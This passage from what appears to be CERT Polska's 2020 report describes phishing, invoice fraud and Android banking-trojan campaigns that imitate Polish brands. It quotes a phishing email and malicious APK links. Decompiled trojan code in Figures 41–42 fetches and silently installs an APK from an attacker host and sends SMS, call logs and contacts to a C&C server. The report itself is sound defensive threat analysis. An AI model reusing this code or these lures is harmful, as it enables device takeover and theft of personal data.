


Figure 35. Fake information about the transfer of funds with an address leading to a phishing payment gateway targeting online banking login details.

Fraud around the COVID-19 pandemic occurred throughout the year, but apart from them, we also saw phishing websites on other topics.

The most frequent phishing included:

- extorting login details to Facebook accounts,
- extorting payment card numbers and online banking login details.





Fake invoices

With the beginning of the coronavirus pandemic, cybercriminals started intensive exploitation of profitable earning models. While posing as contractors and sending fake invoices to companies had been known to us for at least a few years, criminals significantly increased the number of attempts to extort money in this way and improved their effectiveness. We received several notifications about incidents for a total of several dozen thousand PLN. Small, locally operating companies are most frequently attacked, although due to the small sample, we are not able to comprehensively assess the industries or the common characteristics of the entities being attacked.

The scheme of attackers' operations is adjusted to the characteristics of the company's work, which indicates access to e-mail boxes or malware infection on a computer with access to company mail. Criminals know the professional vocabulary or methods of information exchange between entities – fraud is preceded by research on how the business is done. At a convenient time, attackers join the conversation with a request for a change of the account number on an invoice or change the account number in a document with the use of generally available tools for modifying PDF files.

Such a modification usually leaves a trace in the document in the form of a slightly changed layout of the invoice, lack of text alignment or slightly different font. They are very important details and it is worth looking closely at them, especially if we receive a corrected invoice or a request for a change of the account number for payment. If a company issues invoices in the Microsoft Office package, criminals have an easier task and are able to modify billing documents in an unnoticed way.

We recommend verifying each request of a contractor for a change in the account number via a second independent contact channel, e.g. by phone, with people responsible for financial decisions. In addition, an essential factor in the context of this type of fraud, which improves the security of mail accounts, is the activation of two-factor authentication. Of course, the basic security is a unique and appropriately complex password for critical company users.



Mobile trojans

In 2020, we were still seeing an upward trend in the area of the activity of malicious software designed for Android systems. Along with the growing market of applications and services in this channel, a systematic departure of users from traditional versions of web applications is observed. Criminals, who most often use ready-made solutions, try to attack through an infection of a mobile device.

In Polish campaigns of this type, the Alien trojan (Cerberus) was definitely the most frequently distributed one, but we also saw campaigns of the well-known Anubis and Hydra families, as well as various types of experiments not related to a specific family (applications probably written for a specific campaign). In order to persuade users to install malicious applications, images of recognisable Polish brands such as Allegro, Wirtualna Polska or PKO were used.

Forms of distribution and review of campaigns


The most common form of malicious software distribution was to induce the user to enter a specially fabricated website. Apart from the description presented, such as necessary

updates, there was a reference to the resource from which the installer could be downloaded. The links described were usually sent in e-mails, but we also noticed attempts to distribute them via Facebook advertisements. Unfortunately, we also noted effective cases of placing malicious applications in the Google Play store. Such cases, combined with other forms of marketing, could effectively catch the victim off guard.

Below, we present in chronological order a review of the most interesting campaigns and distribution forms observed by CERT Polska in 2020.

Change in the regulations

In the first quarter and at the beginning of the second quarter of 2020, a common motive was a change in the regulations of the e-mail provider. The campaigns used the image of suppliers, such as Wirtualna Polska and Interia. In order to encourage the user to install a malicious application (Cerberus trojan), criminals sent e-mails informing about the necessity to accept a new version of the regulations, containing a link redirecting to a properly fabricated website.



Drogi Użytkowniku / Użytkowniczko,

30 marca w życie wchodzi nowy regulamin. Każdy użytkownik ma obowiązek zaakceptować nowy regulamin jeśli dalej chce korzystać z naszych usług. Pomimo wiadomości z informacjami z zmianie regulaminu, które do Ciebie wysłaliśmy, nowy regulamin nie został jeszcze zaakceptowany.

Jeśli nie zaakceptujesz nowego regulaminu, będziemy zmuszeni zawiesić działanie Twojego konta, a następnie bezpowrotnie je usunąć.

[Zaakceptuj nowy regulamin, aby Twoje konto nie zostało usunięte](#)

Jesteśmy z Tobą już od dawna. Mamy nadzieję, że pozwolisz nam dalej dostarczać Twoją pocztę elektroniczną. Nie pozwól, żeby wszystkie wiadomości, zdjęcia, dokumenty w załącznikach i kontakty zostały bezpowrotnie usunięte. Zaakceptuj nowy regulamin i ciesz się najwyższą jakością poczty elektronicznej.

Pozdrawiamy,
Zespół Wirtualnej Polski

<http://regulamin-poczty.com/>

Figure 36. Example of an e-mail manipulated to seem as if it originated from a mail service provider, inducing people to visit a fabricated website.

After clicking the link, the website checked whether it was visited from an Android client. In this case, the victim received a message informing them that Adobe Flash Player must be updated.




Figure 37. Fake message on a fabricated website informing that Adobe Flash Player must be updated. In fact, it was an attempt to induce people to download and install malicious software.

Clicking the ‘Next’ button resulted in downloading a malicious file with the .apk extension. The user also had to confirm that they wanted to install the proposed program (which is a standard Android procedure for software originating from an unknown source). The confirmation initiated the installation of malware on the mobile device.

This motive returned in June 2020 together with the change of the distributed family to Anubis (Facebook regulations) and then in August, when the Hydra malicious software was used (Interia regulations). As can be seen, the group responsible for campaigns with the ‘regulations’ motive had many different malware families in its portfolio.

Fake job offers on Facebook

At the beginning of April, one of the more interesting campaigns of malicious software for mobile devices took place, with the topic of fake job offers. Before the infection occurred, the user had to go through many stages aimed at extorting data and making the campaign credible.

The job offers were posted on Facebook. They mainly concerned work in customer service. Other variants of this fraud were addressed to specific professional groups, e.g. cosmetics.




Figure 38. Example of a fake job offer used to direct potential victims to a phishing website.

The website contained a recruitment form aimed at extorting personal data, such as first name, last name and telephone number. After completing the form, the person was contacted through e-mail with further instructions. After a positive recruitment process, contact via SMS took place.




Figure 39. Example of an SMS directing the victim to the further stage of the infection scenario.

At this stage, after visiting the link, the candidate was induced to install a malicious application.

Krok 1

(Do udzielania odpowiedzi będziemy potrzebować aplikacji)

Pobierz, kliknij tutaj

lub wpisz link

<https://korzystna.org/praca.apk>

Figure 40. Message on the criminals' website inducing people to install malicious software under the cover of a recruitment application.

The installation of the application resulted in the immediate transfer to the criminals' server of data about the phone, address book, call log and SMS messages. The application also had the functions of updating as well as downloading and installing other files.

```
private void downloadAndInstall() {
    DownloadManager.Request request = new DownloadManager.Request(Uri.parse("https://morefunfkjaskjfk123.cx/AutoUpdater/Korzystna.apk"));
    request.setDestinationInExternalPublicDir(Environment.DIRECTORY_DOWNLOADS, "Korzystna.apk");
    this.enqueue = this.dm.enqueue(request);
    this.receiver = new BroadcastReceiver() {
        public void onReceive(Context param1Context, Intent param1Intent) {
            if ("android.intent.action.DOWNLOAD_COMPLETE".equals(param1Intent.getAction())) {
                Toast.makeText(ShowUpdateNote.this.getApplicationContext(), "Download Completed", 1).show();
                long l = param1Intent.getLongExtra("extra_download_id", 0L);
                DownloadManager.Query query = new DownloadManager.Query();
                query.setFilterById(new long[] { ShowUpdateNote.access$3300(this.this$0) });
                Cursor cursor = ShowUpdateNote.this.dm.query(query);
                if (cursor.moveToFirst() && 0 -- cursor.getInt(cursor.getColumnIndex("status"))) {
                    Log.d("ainfo", cursor.getString(cursor.getColumnIndex("local_uri")));
                    if (l == cursor.getInt(0)) {
                        Log.d("DOWNLOAD PATH:", cursor.getString(cursor.getColumnIndex("local_uri")));
                        Log.d("isRooted:", String.valueOf(ShowUpdateNote.isRooted()));
                        if (!ShowUpdateNote.isRooted()) {
                            Intent intent;
                            File file = new File("/storage/emulated/0/Download/Korzystna.apk");
                            if (Build.VERSION.SDK_INT >= 24) {
                                Uri uri = FileProvider.getUriForFile((Context)ShowUpdateNote.this, "com.example.korzystna.release.fileprovider", file);
                                intent = new Intent("android.intent.action.INSTALL_PACKAGE");
                                intent.setData(uri);
                                intent.addFlags(1);
                            } else {
                                Uri uri = Uri.fromFile((File)intent);
                                intent = new Intent("android.intent.action.VIEW");
                                intent.setDataAndType(uri, "application/vnd.android.package-archive");
                                intent.addFlags(268435456);
                            }
                            ShowUpdateNote.this.startActivity(intent);
                        } else {
                            Toast.makeText(ShowUpdateNote.this.getApplicationContext(), "App Installing...Please Wait", 1).show();
                            File file = new File("/storage/emulated/0/Download/Korzystna.apk");
                            Log.d("IN INSTALLER:", "/storage/emulated/0/Download/Korzystna.apk");
                            if (file.exists())
                                try {
                                    Log.d("IN File exists:", "/storage/emulated/0/Download/Korzystna.apk");
                                    Log.d("COMMAND:", "pm install -r /storage/emulated/0/Download/Korzystna.apk");
                                    Runtime.getRuntime().exec(new String[] { "su", "-c", "pm install -r /storage/emulated/0/Download/Korzystna.apk" }).waitFor();
                                    Toast.makeText(ShowUpdateNote.this.getApplicationContext(), "App Installed Successfully", 1).show();
                                } catch (Exception exception) {
                                    exception.printStackTrace();
                                }
                            }
                        }
                    }
                }
            }
        }
    }
}
```

Figure 41. Fragment of code responsible for downloading and installing updates of malicious software.

The data collected were sent to the C&C server.

```

private void addToServer(Context paramContext) {
    Log.i(TAG, "addToServer()");
    StringBuilder stringBuilder = new StringBuilder();
    stringBuilder.append(Commons.baseUrl);
    stringBuilder.append(paramContext.getResources().getString(2131624024));
    String str = stringBuilder.toString();
    final JSONArray smss = getMessages();
    callLogs = getCallDetail();
    final JSONArray contacts = getContacts();
    Log.i(TAG, str);
    StringRequest stringRequest = new StringRequest(1, str, new Response.Listener<String>() {
        public void onResponse(String param1String) {
            Log.i(SendDataService.TAG, param1String);
            if (param1String.equals("Message Received!")) {
                Log.i(SendDataService.TAG, "all ok");
                AppController.getInstance().cancelPendingRequests(Commons.tag_string_req);
            }
        }
    })
    new Response.ErrorListener() {
        public void onErrorResponse(VolleyError param1VolleyError) {
            if (param1VolleyError != null) {
                if (param1VolleyError.networkResponse == null)
                    return;
                int i = param1VolleyError.networkResponse.statusCode;
                Log.i(SendDataService.TAG, String.valueOf(i));
                String str = new String(param1VolleyError.networkResponse.data, StandardCharsets.UTF_8);
                Log.i(SendDataService.TAG, str);
                Log.i(SendDataService.TAG, param1VolleyError.getMessage());
            }
        }
    }) {
        protected Map<String, String> getParams() throws AuthFailureError {
            HashMap<Object, Object> hashMap = new HashMap<Object, Object>();
            Log.i(SendDataService.TAG, SessionManager.getPhoneNumber());
            hashMap.put("imei_no", "");
            hashMap.put("phone", SessionManager.getPhoneNumber());
            hashMap.put("callog", SendDataService.callLogs);
            hashMap.put("record", smss.toString());
            hashMap.put("contacts", contacts.toString());
            return (Map)hashMap;
        }
    };
    AppController.getInstance().addToRequestQueue((Request)stringRequest, Commons.tag_string_req);
}

```

Figure 42. Fragment of code responsible for collecting data about the phone and user activity.

In addition to stealing data from an infected phone, the main purpose of the attackers was to display fraudulent payment gateways to users, whose addresses were also downloaded from the C&C server.

Parcel lockers

The first motive observed in the Polish distributions of Cerberus was to pose as InPost, the operator of parcel lockers. We posted an analysis of this campaign on our blog³⁸. We also saw similar messages in 2020.

³⁸ <https://www.cert.pl/posts/2019/10/analiza-techniczna-trojana-bankowego-cerberus/>




Figure 43. Example of a message inducing people to install an application to receive a pick-up code. The application was in fact malicious software.

The method of distribution was an SMS containing a link to a website that was supposed to belong to InPost. In order to collect the parcel, the person needed a code. According to the SMS content, it could only be received after downloading a new application.

When the person visited the link, they were directed to the website that enabled downloading the application.




Figure 44. Message on a fake website inducing people to install a fake application – in fact malicious software.

The campaigns with the InPost motive repeated throughout 2020.

Allegro

Criminals also did not spare people shopping online. In June, we observed the Cerberus campaign with the Allegro group in the background. The link to the website was sent via SMS.




Figure 45. Phishing website of Allegro portal. The user was induced to install an application that was in fact malicious software.

Bill for the advertisement

In the same month, a campaign was launched with an interesting motive of suspicious activity on the Facebook account.



Figure 46. Fake message informing about ordering an advertisement on Facebook. The link in the message finally led to downloading the Cerberus installer.

According to the information provided in the fake e-mail, an attempt to order an advertisement was made from the user’s Facebook account, which required additional confirma-

tion because the activity seemed suspicious. Pressing the button led to a fabricated website, which ultimately led to downloading the Cerberus installer.

'PKO BP Super' application

At the end of September 2020, Cerberus was distributed as a mobile application for customers of PKO BP. This application was advertised in posts sponsored on Facebook.



Figure 47. Example of a fake advertisement sponsored on Facebook, inducing people to update the PKO BP application. The advertisement redirected the user to the fake website.



Figure 48. Fake website posing as the PKO BP website, inducing people to install the bank application – in fact malicious software.

Cerberus in the Google Play store

In 2020, criminals managed to place Cerberus several times in applications available in the Google Play store. We observed at least two such cases:

- Best Cleaner application (June 2020),
- Fitness Trainer application (September 2020).

Cerberus was added to applications used, for example, to clean the mobile device file system and to monitor physical activity. These

applications had a relatively big number of negative opinions, as after the installation, users observed a slowdown in the phone operation. The Google Play store is a repository which, in the opinion of many Android users, guarantees safety. However, it should be borne in mind that malicious software may be placed in each repository if the code of new versions of each programme is not thoroughly checked. Given the scale of the Google Play store, it is not possible to perform the verification quickly, which is why this type of modification is a very effective attack vector.

Hydra from mobile network operators

At the end of October 2020, mobile phone users received SMS messages that used the image of mobile network operators. The main theme was the necessity to update the network settings with the use of an appropriate application. Not installing the app will result in losing the ability to connect to the Internet through a given device.

Both the lack of credibility of the story and the lack of Polish characters in the message should raise the user's suspicions. Mobile network operators and other large enterprises care about their image and they very rarely send messages containing orthographic errors.

